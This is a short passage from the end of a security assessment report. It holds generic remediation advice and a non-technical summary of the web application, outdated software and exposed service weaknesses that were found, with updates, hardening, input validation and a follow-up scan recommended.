sanitizing inputs, disabling unused services, and enabling intrusion detection. A rescan is recommended after patching.

5.5 Non-Technical Summary

A security assessment was performed on the target systems to identify weaknesses that attackers could exploit. Several risks were found, including insecure web applications, outdated software, and exposed services. These vulnerabilities allowed access to sensitive data and potential control over the system. After testing, solutions were recommended such as updating software, improving security settings, and validating user inputs. Fixing these issues will significantly reduce risks and improve the system’s overall security. A follow-up scan is advised to confirm that all vulnerabilities have been properly resolved.